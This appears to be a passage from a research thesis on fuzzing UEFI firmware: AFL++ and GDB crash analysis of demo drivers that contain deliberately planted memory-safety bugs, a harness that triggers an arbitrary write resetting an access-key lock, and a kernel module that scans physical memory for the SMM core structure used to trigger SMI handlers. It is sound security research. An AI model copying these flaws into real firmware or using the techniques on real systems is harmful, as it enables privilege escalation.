│   last new find : 0 days, 0 hrs, 0 min, 0 sec        │ corpus count : 3     │
│last saved crash : 0 days, 0 hrs, 0 min, 0 sec        │saved crashes : 1     │
│ last saved hang : none seen yet                      │  saved hangs : 0     │
├─ cycle progress ────────────────────┬─ map coverage─┴──────────────────────┤
│  now processing : 0.0 (0.0%)        │    map density : 0.00% / 0.00%       │
│  runs timed out : 0 (0.00%)         │ count coverage : 1.00 bits/tuple     │
├─ stage progress ────────────────────┼─ findings in depth ──────────────────┤
│  now trying : havoc                 │ favored items : 1 (33.33%)           │
│ stage execs : 240/1024 (23.44%)     │  new edges on : 3 (100.00%)          │
│ total execs : 265                   │ total crashes : 43 (1 saved)         │
│  exec speed : 527.1/sec             │  total tmouts : 0 (0 saved)          │
├─ fuzzing strategy yields ───────────┴─────────────┬─ item geometry ───────┤
│   bit flips : disabled (default, enable with -D)  │    levels : 2         │
│  byte flips : disabled (default, enable with -D)  │   pending : 3         │
│ arithmetics : disabled (default, enable with -D)  │  pend fav : 1         │
│  known ints : disabled (default, enable with -D)  │ own finds : 2         │
│  dictionary : n/a                                 │  imported : 0         │
│havoc/splice : 0/0, 0/0                            │ stability : 100.00%   │
│py/custom/rq : unused, unused, unused, unused      ├───────────────────────┘
│    trim/eff : n/a, disabled                       │          [cpu000: 16%]
└───────────────────────────────────────────────────┘
```

Figure 4.1: AFL++ output

In the figure above, the fuzzer successfully identified 43 distinct values that triggered a crash in the driver. Among these values, only one was saved because all the crashes produced the same stack trace.

Following this discovery, the next step was to investigate the cause of the crash. This was done using GDB (GNU Debugger), which involved running GDB with the target binary generated by HBFA for the fuzzing process. The binary included the driver's functionality and allowed for in-depth analysis.

As shown in Figure 4.2 below, the crash was triggered by a call to copy_mem() on line 155 of the code, which corresponds to the Example1_Driver_Lockbox_WriteData() function. The root cause of the crash can be attributed to the function's limited validation of the dest value passed as an argument. It primarily checks whether the target memory address falls within the lockbox memory area when the lockpin is set to LOCKED. However, it fails to consider other memory areas, such as those containing the driver's local variables. This oversight in boundary checks led to the crash.



```
Example1_Driver_Lockbox_WriteData (length=9, src=0x80b2042, dest=0x3b3e3519, Controller=0x0, This=0x0) at /home/fevangelis
ta/SecLab/Tools/HBFA/edk2/EmulatorPkg/Example1_Driver_Lockbox/Example1_Driver_Lockbox.c:155
155             CopyMem( dest, src, length);
(gdb)
CopyMem (DestinationBuffer=0x3b3e3519, SourceBuffer=0x80b2042, Length=9) at /home/fevangelista/SecLab/Tools/HBFA/edk2-stag
ing/HBFA/UefiHostTestPkg/Library/BaseMemoryLibHost/BaseMemoryLibHost.c:103
103       memmove (DestinationBuffer, SourceBuffer, Length);
(gdb)
0x0804f348 in __afl_maybe_log ()
(gdb)
Single stepping until exit from function __afl_maybe_log,
which has no line number information.
0x0804f378 in __afl_setup ()
(gdb)
Single stepping until exit from function __afl_setup,
which has no line number information.
0x0804f36e in __afl_return ()
(gdb)
Single stepping until exit from function __afl_return,
which has no line number information.
0x08049370 in __x86.get_pc_thunk.bx ()
(gdb)
Single stepping until exit from function __x86.get_pc_thunk.bx,
which has no line number information.
memmove (__len=9, __src=0x80b2042, __dest=0x3b3e3519) at /usr/include/bits/string_fortified.h:36
36        return __builtin___memmove_chk (__dest, __src, __len,
(gdb)

Program received signal SIGSEGV, Segmentation fault.
0xf7d7cfb1 in ?? () from /lib/i386-linux-gnu/libc.so.6
```

Figure 4.2: GDB root cause of crash analysis

Given this vulnerability, it became evident that an attacker could exploit it to manipulate the Example1_Driver1_Lockbox_WriteData_Wrapper() function. By overwriting the lockpin value with UNLOCKED, an attacker could gain unauthorized write access to the lockbox memory, effectively violating the driver's intended behavior.

4.2.2 DARPA HARDEN Demo 1

The drivers provided in Demo 1 are more extensive compared to those in Example 1. Below is a list of these drivers, along with descriptions of their features and some code snippets to illustrate their functionality.

Demo1_Variable This driver offers functionality for setting and getting access variables, similar to the driver that exposes the SetVariable and GetVariable protocols.

```
EFI_STATUS EFIAPI mineVariableServiceSetVariable (
  IN CHAR16                            *VariableName,
  IN EFI_GUID                          *VendorGuid,
  IN UINT32                            Attributes,
  IN DEMO1_ACCESS_KEY                  *AccessKey,
  IN UINTN                             DataSize,
  IN VOID                              *Data
  )
{
  ...

  if (AccessKeyProtocol->Demo1ValidateAccessKey(AccessKeyProtocol, NULL,
     AccessKey, TRUE, &ValidKey) != EFI_SUCCESS){
    return EFI_INVALID_PARAMETER;
  }
  ...

  FindAccessVariable (VariableName, VendorGuid, &Variable, &
    mineVariableModuleGlobal->VariableGlobal, TRUE);
  Status = UpdateAccessVariable (VariableName, VendorGuid, AccessKey,
    Data, DataSize, Attributes, 0, 0, &Variable, NULL);
  return Status;
}

EFI_STATUS EFIAPI mineVariableServiceGetVariable (
  IN      CHAR16                       *VariableName,
  IN      EFI_GUID                     *VendorGuid,
  OUT     UINT32                       *Attributes OPTIONAL,
  IN      DEMO1_ACCESS_KEY             *AccessKey,
  IN OUT  UINTN                        *DataSize,
  OUT     VOID                         *Data OPTIONAL
  )
{
  if (AccessKeyProtocol->Demo1ValidateAccessKey(AccessKeyProtocol, NULL,
     AccessKey, FALSE, &ValidKey) != EFI_SUCCESS){
    return EFI_INVALID_PARAMETER;
  }
  ...

  Status = FindAccessVariable (VariableName, VendorGuid, &Variable, &
    mineVariableModuleGlobal->VariableGlobal, FALSE);
  ...

  VarDataSize = DataSizeOfAccessVariable (Variable.CurrPtr,
    mineVariableModuleGlobal->VariableGlobal.AuthFormat);
  ...

  CopyMem (Data, GetAccessVariableDataPtr (Variable.CurrPtr,
    mineVariableModuleGlobal->VariableGlobal.AuthFormat), VarDataSize);

  *DataSize = VarDataSize;
  UpdateAccessVariableInfo (VariableName, VendorGuid, Variable.Volatile,
     TRUE, FALSE, FALSE, FALSE, &gVarInfo);

  return Status;
}
```

Demo1_Access_Key This driver provides protocols for generating and validating an access key, which is used in conjunction with the Demo1_Variable's protocols to read and write variables.

An access key can have read privileges and/or write privileges. When the accessKeyLock flag is set to TRUE, new keys cannot be generated, and the flag cannot be unlocked. To lock accessKeyLock, you can call the ReadyToLock event created by the init function of the driver.

```
Demo1_Access_Key_PROTOCOL
gDemo1_Access_Key_Protocol = {
  Demo1GenerateAccessKey,
  Demo1ValidateAccessKey,
};
...
BOOLEAN accessKeyLock = FALSE;


STATIC VOID EFIAPI
ReadyToLock(
  IN EFI_EVENT                        Event,
  IN VOID                             *Context
  )
{
  accessKeyLock = TRUE;
  gBS->CloseEvent (Event);
}

/**
  Main entry for this driver.
**/
EFI_STATUS EFIAPI Demo1AccessKeyInit (
  IN EFI_HANDLE                       ImageHandle,
  IN EFI_SYSTEM_TABLE                 *SystemTable
  )
{
  EFI_STATUS        Status;

  ...

  // Create an event using event group gDemo1AccessKeyReadyToLockGuid.
  Status = gBS->CreateEventEx(
    EVT_NOTIFY_SIGNAL,                                           // Type
    TPL_NOTIFY,                                                  // NotifyTpl
    ReadyToLock,                                      // NotifyFunction
    NULL,                                             // NotifyContext
    &gDemo1AccessKeyReadyToLockGuid,                  // EventGroup
    &(gDemo1_Access_Key_Protocol.Demo1_Ready_To_Lock_Event) // Event
  );

  ...
}

/**
  Generate Access Key Function.
**/
EFI_STATUS EFIAPI Demo1GenerateAccessKey(
  IN Demo1_Access_Key_PROTOCOL        *This,
  IN EFI_HANDLE                       Controller,
  IN BOOLEAN                          WriteAccess,
  IN OUT DEMO1_ACCESS_KEY             *AccessKeyPtr // caller provided storage
  )
{

  // Verify ReadyToLock event has not occurred
  if (accessKeyLock == TRUE) {
    return EFI_WRITE_PROTECTED;
  }

  ...

  // Define magic for key
  if (WriteAccess) {
    header = (ACCESS_KEY_MAGIC << MAGIC_SIZE) + WRITE_ACCESS;
  } else {
    header = (ACCESS_KEY_MAGIC << MAGIC_SIZE) + READ_ACCESS;
  }
  AccessKeyPtr->access_key_store[1] = header;

  ...
}

// Validate Access Key Function.
EFI_STATUS EFIAPI Demo1ValidateAccessKey (
  IN Demo1_Access_Key_PROTOCOL        *This,
  IN EFI_HANDLE                       Controller,
  IN DEMO1_ACCESS_KEY                 *AccessKeyPtr,
  IN BOOLEAN                          WriteAccess,
  IN OUT BOOLEAN                      *Result
  )
{
  ...
  // Check key permissions.
  if ( WriteAccess && (AccessKeyPtr->access_key_store[1] == ((
    ACCESS_KEY_MAGIC << MAGIC_SIZE) | READ_ACCESS ) ) ) {
    return EFI_INVALID_PARAMETER;
  }

  *Result = DoesKeyExist(AccessKeyPtr);
  return EFI_SUCCESS;
}
```

Demo1_Alice Alice driver works in conjunction with the Bob driver. Internally, it defines the variable ALICEMODE_VARNAME using the Demo1_Variable driver, which can take on the values INIT and RUN.

The only exposed protocol is Demo1AliceProvideData, which Bob uses to request data from Alice. If the mode is set to INIT, the Demo1AliceProvideData function will return a pointer to a function called AliceInitFunction. Otherwise, if the mode is set to RUN, it will use the EFI_RNG_PROTOCOL protocol to return a random number.

Initially, the mode is set to INIT, and when the ReadyToRun event is triggered, it switches to RUN mode.

```
...

Demo1_Alice_PROTOCOL
gDemo1_Alice_Protocol = {
  Demo1AliceProvideData,
};

EFI_RNG_PROTOCOL *RngProtocol = NULL;
Demo1_Access_Key_PROTOCOL  *AccessKeyProtocol = NULL;

DEMO1_ACCESS_KEY *aliceKey = NULL;
UINTN Mode = INIT_MODE;


STATIC VOID EFIAPI ReadyToRun(
  IN EFI_EVENT Event,
  IN VOID *Context)
{
  // Notify ReadyToLock
  EFI_STATUS Status = gBS->SignalEvent(AccessKeyProtocol->
    Demo1_Ready_To_Lock_Event);
  ...

  // Set Alice_Mode Variable
  Mode=RUN_MODE;
  Status  = gST->RuntimeServices->SetAccessVariable (
    ALICEMODE_VARNAME,
    &gAliceVariableGuid,
    EFI_VARIABLE_BOOTSERVICE_ACCESS | EFI_VARIABLE_RUNTIME_ACCESS |
   EFI_VARIABLE_NON_VOLATILE,
    aliceKey,
    sizeof(UINTN),
    &Mode
  );
  ...
}

STATIC VOID EFIAPI AliceInitFunction(
  )
{
  DEBUG((DEBUG_INFO, "Alice: For now I just say this message\n"));
}

EFI_STATUS EFIAPI Demo1AliceInit (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
  EFI_STATUS        Status;

  Status = gBS->LocateProtocol (&gEfiRngProtocolGuid, NULL, (VOID **)&
   RngProtocol);
  ...

  // Create an event using event group gDemo1AliceReadyToRunGuid
  Status = gBS->CreateEventEx(
    EVT_NOTIFY_SIGNAL,                                   // Type
    TPL_NOTIFY,                                          // NotifyTpl
    ReadyToRun,                                          // NotifyFunction
    NULL,                                                // NotifyContext
    &gDemo1AliceReadyToRunGuid,                          // EventGroup
    &(gDemo1_Alice_Protocol.Demo1_Ready_To_Run_Event)   // Event
  );
  ...

  // Set Alice_Mode Variable
  Status  = SystemTable->RuntimeServices->SetAccessVariable (
    ALICEMODE_VARNAME,
    &gAliceVariableGuid,
    EFI_VARIABLE_BOOTSERVICE_ACCESS | EFI_VARIABLE_RUNTIME_ACCESS |
   EFI_VARIABLE_NON_VOLATILE,
    aliceKey,
    sizeof(UINTN),
    &Mode
  );
  ...
}

EFI_STATUS EFIAPI Demo1AliceProvideData(
  IN Demo1_Alice_PROTOCOL   *This,
  IN EFI_HANDLE              Controller,
  IN OUT UINTN               *Data
)
{
  ...

  if (Mode == INIT_MODE) {
    *Data = (UINTN)AliceInitFunction;
  }
  if (Mode == RUN_MODE) {
    Status = RngProtocol->GetRNG (RngProtocol, NULL, sizeof(UINTN), (
   UINT8 *)Data);;
  }
  return Status;
}
```

Demo1_Bob The Bob driver work with the Alice driver. Unlike Alice, which stores the mode status in a local variable, Bob obtains this information by reading ALICE-MODE_VARNAME whenever the event handler that Bob registers in its init function is executed.

Within the same event handler, Bob checks the current mode and then calls Demo1AliceProvideData via Alice. The returned value is passed to either Demo1BobRunModeAction if the mode is set to RUN or Demo1BobInitModeAction if the mode is set to INIT.

```
...

Demo1_Bob_PROTOCOL
gDemo1_Bob_Protocol = {
  Demo1BobDataProvider,
};

Demo1_Access_Key_PROTOCOL  *AccessKeyProtocol = NULL;
Demo1_Alice_PROTOCOL *AliceProtocol;

DEMO1_ACCESS_KEY bobKey;
EFI_EVENT Demo1_Bob_PeriodicTimer = NULL;
UINTN DataToProvide = 0;
EFI_LOADED_IMAGE_PROTOCOL *gLoadImage = NULL;

STATIC VOID EFIAPI Demo1BobInitModeAction(
  IN EFI_HANDLE              Controller,
  IN VOID                    *Data()
  )
{
  (*Data)();
}
```

```


STATIC VOID EFIAPI Demo1BobRunModeAction(
  IN EFI_HANDLE              Controller,
  IN VOID                    *Data
  )
{
  DataToProvide = *(UINTN *)Data;
}

STATIC VOID EFIAPI Demo1BobTimerHandler (
  IN EFI_EVENT               Event,
  IN VOID                    *Context
  )
{
  ...

  // Get Alice_Mode Variable
  EFI_STATUS Status = gST->RuntimeServices->GetAccessVariable (
    ALICEMODE_VARNAME,
    &gAliceVariableGuid,
    NULL,
    &bobKey,
    &BufferSize,
    &Mode
  );

  // Perform Run Action
  if (Mode == RUN_MODE) {
    AliceProtocol->Demo1AliceProvideData(AliceProtocol, NULL, &Data);
    Demo1BobRunModeAction(NULL, (VOID *)&Data);
    return;
  }

  // Perform Init Action
  if (Mode != INIT_MODE) {
    return;
  } else {
    AliceProtocol->Demo1AliceProvideData(AliceProtocol, NULL, &Data);
    Demo1BobInitModeAction(NULL, (VOID*)Data);

    if (change == 0) {
      change = 1;
      ...
      gBS->SignalEvent(AliceProtocol->Demo1_Ready_To_Run_Event);
    }
  }
}

EFI_STATUS EFIAPI Demo1BobInit (
  IN EFI_HANDLE         ImageHandle,
  IN EFI_SYSTEM_TABLE   *SystemTable
  )
```

```
{
  ...

  // Get Alice Driver Mode
  Status = SystemTable->RuntimeServices->GetAccessVariable (
    ALICEMODE_VARNAME,
    &gAliceVariableGuid,
    NULL,
    &bobKey,
    &BufferSize,
    &Mode
  );
  ...

  if (Mode == RUN_MODE) {
    DEBUG ((DEBUG_ERROR, "%a: Alice is already running, quitting\n",
      __FUNCTION__));
    return EFI_ALREADY_STARTED;
  }
  if (Mode != INIT_MODE) {
    DEBUG ((DEBUG_ERROR, "%a: Alice returned invalid mode, quitting\n",
      __FUNCTION__));
    return EFI_UNSUPPORTED;
  }

  // Create a timer event
  Status = gBS->CreateEvent (
    EVT_TIMER | EVT_NOTIFY_SIGNAL,  // Type
    TPL_NOTIFY,                     // NotifyTpl
    Demo1BobTimerHandler,           // NotifyFunction
    NULL,                           // NotifyContext
    &Demo1_Bob_PeriodicTimer        // Event
  );
  if (EFI_ERROR (Status)) {
    DEBUG ((DEBUG_ERROR, "%a: Could not create event timer, Status = %r\
   n",
      __FUNCTION__, Status));
    return Status;
  }

  // Start timer
  Status = gBS->SetTimer (
    Demo1_Bob_PeriodicTimer,        // Event
    TimerPeriodic,                  // Type
    EFI_TIMER_PERIOD_SECONDS(1));   // Period
  if (EFI_ERROR (Status)) {
    return Status;
  }

  return EFI_SUCCESS;
}

EFI_STATUS EFIAPI Demo1BobDataProvider(
  IN Demo1_Bob_PROTOCOL     *This,
  IN VOID                   *Address,
  IN VOID                   **Dest,
  IN UINTN                  Size
)
{
  ...
  CopyMem( Storage, Address, Size);
  *Dest = Storage;
  return EFI_SUCCESS;
}
```

These drivers are affected by several vulnerabilities that can be exploited to violate their specifications. One such vulnerability involves using GetAccessVariable in combination with SetAccessVariable to overwrite the value of accessKeyLock. This vulnerability can be identified using the following harness:

```
...

#define TOTAL_SIZE (512 * 1024)
#define EXAMPLEAPP_VARNAME L"ExampleVar"
...

VOID FixBuffer(
    UINTN *TestBuffer,
    UINTN TestBufferSize)
{
}

VOID EFIAPI RunTestHarness(
    IN VOID *TestBuffer,
    IN UINTN TestBufferSize)
{
    FixBuffer(TestBuffer, TestBufferSize);

    EFI_STATUS Status;
    EFI_HANDLE *Handle = NULL;
    BOOLEAN retbool;

    DEMO1_ACCESS_KEY *my_access_key = AllocatePool(sizeof(
   DEMO1_ACCESS_KEY));
    masterKey = AllocatePool(sizeof(DEMO1_ACCESS_KEY));

    Status = gBS->InstallProtocolInterface(
        &Handle,
        &gDemo1AccessKeyProtocolGuid,
        EFI_NATIVE_INTERFACE,
        &gDemo1_Access_Key_Protocol);
    ...

    Status = gBS->LocateProtocol(&gDemo1AccessKeyProtocolGuid, NULL, (VOID *)&AccessKeyProtocol);
    ...

    Status = gBS->InstallMultipleProtocolInterfaces(
        &Handle,
        &gEfiRngProtocolGuid,
        &mRngRdRand,
        NULL);
    ...

    Status = gBS->LocateProtocol(&gEfiRngProtocolGuid, NULL, (VOID **)&RngProtocol);
    ...

    Status = Demo1GenerateAccessKey(&gDemo1_Access_Key_Protocol, NULL, TRUE, masterKey);
    ...

    Status = AccessKeyProtocol->Demo1GenerateAccessKey(AccessKeyProtocol, NULL, TRUE, my_access_key);
    ...

    AccessKeyProtocol->Demo1ValidateAccessKey(AccessKeyProtocol, NULL, my_access_key, FALSE, &retbool);
    ...

    accessKeyLock = TRUE;

    Status = gBS->InstallMultipleProtocolInterfaces(
        &Handle,
        &gEfiLoadedImageProtocolGuid,
        &gLoadImage,
        NULL);

    Status = gBS->LocateProtocol(&gEfiLoadedImageProtocolGuid, NULL, (VOID **)&gLoadImage);
    ...

    UINTN ImageBase = 0x80ba000, ImageSize = 0x1000;

    if(*(UINTN*)TestBuffer > ImageBase+ImageSize || *(UINTN*)TestBuffer < ImageBase)
        return;

    mineVariableModuleGlobal = AllocateRuntimeZeroPool(sizeof(VARIABLE_MODULE_GLOBAL));
    ...

    Status = mineInitNonVolatileVariableStore ();
    ...

    UINTN ExampleVar_Value = *(UINTN *)TestBuffer;
    Status = mineVariableServiceSetVariable(
        EXAMPLEAPP_VARNAME,
        &gExampleVariableGuid,
        EFI_VARIABLE_BOOTSERVICE_ACCESS | EFI_VARIABLE_RUNTIME_ACCESS |
    EFI_VARIABLE_NON_VOLATILE,
        my_access_key,
        sizeof(UINTN),
        &ExampleVar_Value);
    ...

    UINTN* arbitraryAddress = *(UINTN*)TestBuffer;
    UINTN BufferSize = sizeof(arbitraryAddress);
    Status = mineVariableServiceGetVariable(
        EXAMPLEAPP_VARNAME,
        &gExampleVariableGuid,
        NULL,
        my_access_key,
        &BufferSize,
        arbitraryAddress);

    if(accessKeyLock != TRUE){
        printf("accessKeyLock modified\n");
        ASSERT(accessKeyLock == TRUE);
    }
}
```


This harness triggers a crash if there is a violation of one of the specifications, specifically if accessKeyLock is set to TRUE and an attempt is made to reset it to FALSE, which can occur as shown by the use of the fuzzer. Figure 4.3 illustrates the results obtained with AFL++.

4.2.3 Evaluation

HBFA offers a significant advantage in terms of reducing complexity, primarily because it operates without an emulator. This streamlined approach enhances fuzzing efficiency by eliminating the need for firmware emulation. This not only simplifies harness creation but also facilitates crash analysis using debuggers like GDB. Additionally, it allows the utilization of well-established tools like AFL++.

However, it's important to note a major disadvantage uncovered during testing: if drivers exhibit extensive interactions with hardware, crafting a reliable and effective harness can be very difficult. This underscores the challenges associated with this approach in scenarios where hardware interactions are complex or frequent.

Finally, in order to write the harness and produce the instrumented binary, it is necessary to have the firmware source code available.



```
american fuzzy lop ++4.00c {fuzzer01} (...g/DEBUG_AFL/IA32/TestDemo1) [fast]
─ process timing ────────────────────────────────────┬─ overall results ───
        run time : 4 days, 5 hrs, 28 min, 28 sec      │  cycles done : 19.8k
   last new find : none yet (odd, check syntax!)      │ corpus count : 2
last saved crash : 0 days, 12 hrs, 51 min, 40 sec     │saved crashes : 1
 last saved hang : none seen yet                      │  saved hangs : 0
─ cycle progress ─────────────────────┬─ map coverage ─┴───────────────────
  now processing : 0*19801 (0.0%)     │    map density : 0.00% / 0.00%
  runs timed out : 0 (0.00%)          │ count coverage : 1.00 bits/tuple
─ stage progress ─────────────────────┼─ findings in depth ────────────────
  now trying : havoc                  │ favored items : 1 (50.00%)
 stage execs : 879/1024 (85.84%)      │  new edges on : 1 (50.00%)
 total execs : 58.3M                  │ total crashes : 2 (1 saved)
  exec speed : 161.3/sec              │  total tmouts : 3321 (3 saved)
─ fuzzing strategy yields ────────────┴───────────┬─ item geometry ───────
   bit flips : disabled (default, enable with -D) │    levels : 1
  byte flips : disabled (default, enable with -D) │   pending : 0
 arithmetics : disabled (default, enable with -D) │  pend fav : 0
  known ints : disabled (default, enable with -D) │ own finds : 0
  dictionary : n/a                                │  imported : 0
havoc/splice : 1/20.3M, 0/38.0M                   │ stability : 100.00%
py/custom/rq : unused, unused, unused, unused     ├───────────────────────
    trim/eff : disabled, disabled                 │          [cpu000: 91%]
```

Figure 4.3: AFL++ output

4.3 kAFL: SMI handlers

One highly effective method for fuzzing SMI handlers is through the Linux kernel module. This approach offers significant advantages, such as not requiring access to source code. However, it can be more challenging to pinpoint the cause of a crash.

As discussed in previous sections, triggering an SMI involves finding a specific structure in memory and populating it, along with writing to port 0xb2. This can be achieved using a kernel module, as it's the only component capable of scanning the entire memory.

Before delving into the detailed steps, let's take a look at the structure of interest that is globally allocated by PiSmmIpl.c:

```
// SMM Core Private Data structure that contains the data shared between
// the SMM IPL and the SMM Core.
SMM_CORE_PRIVATE_DATA  mSmmCorePrivateData = {
  SMM_CORE_PRIVATE_DATA_SIGNATURE,     // Signature
  NULL,                                // SmmIplImageHandle
  0,                                   // SmramRangeCount
  NULL,                                     // SmramRanges
  NULL,                                     // SmmEntryPoint
  FALSE,                                    // SmmEntryPointRegistered
  FALSE,                                    // InSmm
  NULL,                                     // Smst
  NULL,                                     // CommunicationBuffer
  0,                                        // BufferSize
  EFI_SUCCESS                               // ReturnStatus
};

// Global pointer used to access mSmmCorePrivateData from outside and
    inside SMM
SMM_CORE_PRIVATE_DATA  *gSmmCorePrivate = &mSmmCorePrivateData;
```

To locate the structure, we used the signature SMM_CORE_PRIVATE_DATA_SIGNATURE, which corresponds to the string "SMMC". Here is a code snippet inspired by LiME (Linux Memory Extractor[33], an open-source tool to dump memory in Linux) that can be used for this purpose:

```
...

static smmc_page* scan_range(struct resource * res) {
  resource_size_t i, is;
  struct page * p;
  void * v;

  ssize_t s;
  ktime_t start,end;

  printk(KERN_INFO "[SMI_MOD] Scanning range %llx - %llx.", res->start,
   res->end);

  for (i = res->start; i <= res->end; i += is) {
    start = ktime_get_real();
    p = pfn_to_page((i) >> PAGE_SHIFT);

    is = min((resource_size_t) PAGE_SIZE, (resource_size_t) (res->end -
   i + 1));
    if (is < PAGE_SIZE) {
      ;
    } else {

      v = kmap_atomic(p);

      int ss=0, mm=0, cc=0;
      char val;
      for(size_t k = 0; k<is; k++){
        val = ioread8(v+k);

        if(val == 's' && mm == 0 && cc == 0)
```

```
          ss=1;
        else if(val == 'm' && ss == 1 && cc == 0)
          mm++;
        else if(val == 'c' && ss == 1 && mm == 2)
          cc=1;
        else {
          ss=0;
          mm=0;
          cc=0;
        }

        if(ss == 1 && mm == 2 && cc == 1){
          if(readl(v+k+1) == 0 && readl(v+k-7) == 0){
            // Return finding
            kunmap_atomic(v);
            smmc_page *sp = kmalloc(sizeof(smmc_page), GFP_KERNEL);
            sp->p = p;
            sp->offset = k-3;
            return sp;
          }
        }
      }
      kunmap_atomic(v);
    }
    end = ktime_get_real();

    ...
  }
  return NULL;
}

/*
 * Find the smmc struct by scanning the memory
 */
static smmc_page* find_smmc(void) {
  struct resource *p;
  int err = 0;
  resource_size_t p_last = -1;
  smmc_page *sp = NULL;

  for (p = iomem_resource.child; p ; p = p->sibling) {
    if (!p->name || strcmp(p->name, LIME_RAMSTR))
      continue;
    sp = scan_range(p);
    if(sp != NULL)
      return sp;
    p_last = p->end;
  }
  return NULL;
}

static int mod_init(void)
{
  printk(KERN_INFO "[SMI_MOD] init\n");
        ...
        smmc_page *sp = NULL;
        sp = find_smmc();

        printk(KERN_INFO "[SMI_MOD] SMMC structure: page -> 0x%px |
   offset -> %d", sp->p, sp->offset);
        ...
}
...
module_init(mod_init);
```

The Figure 4.4 shows the output of the kernel module after finding the structure.

Once we have located the SMM_CORE_PRIVATE_DATA structure and identified the SMI handler to trigger, we followed these steps to trigger it:

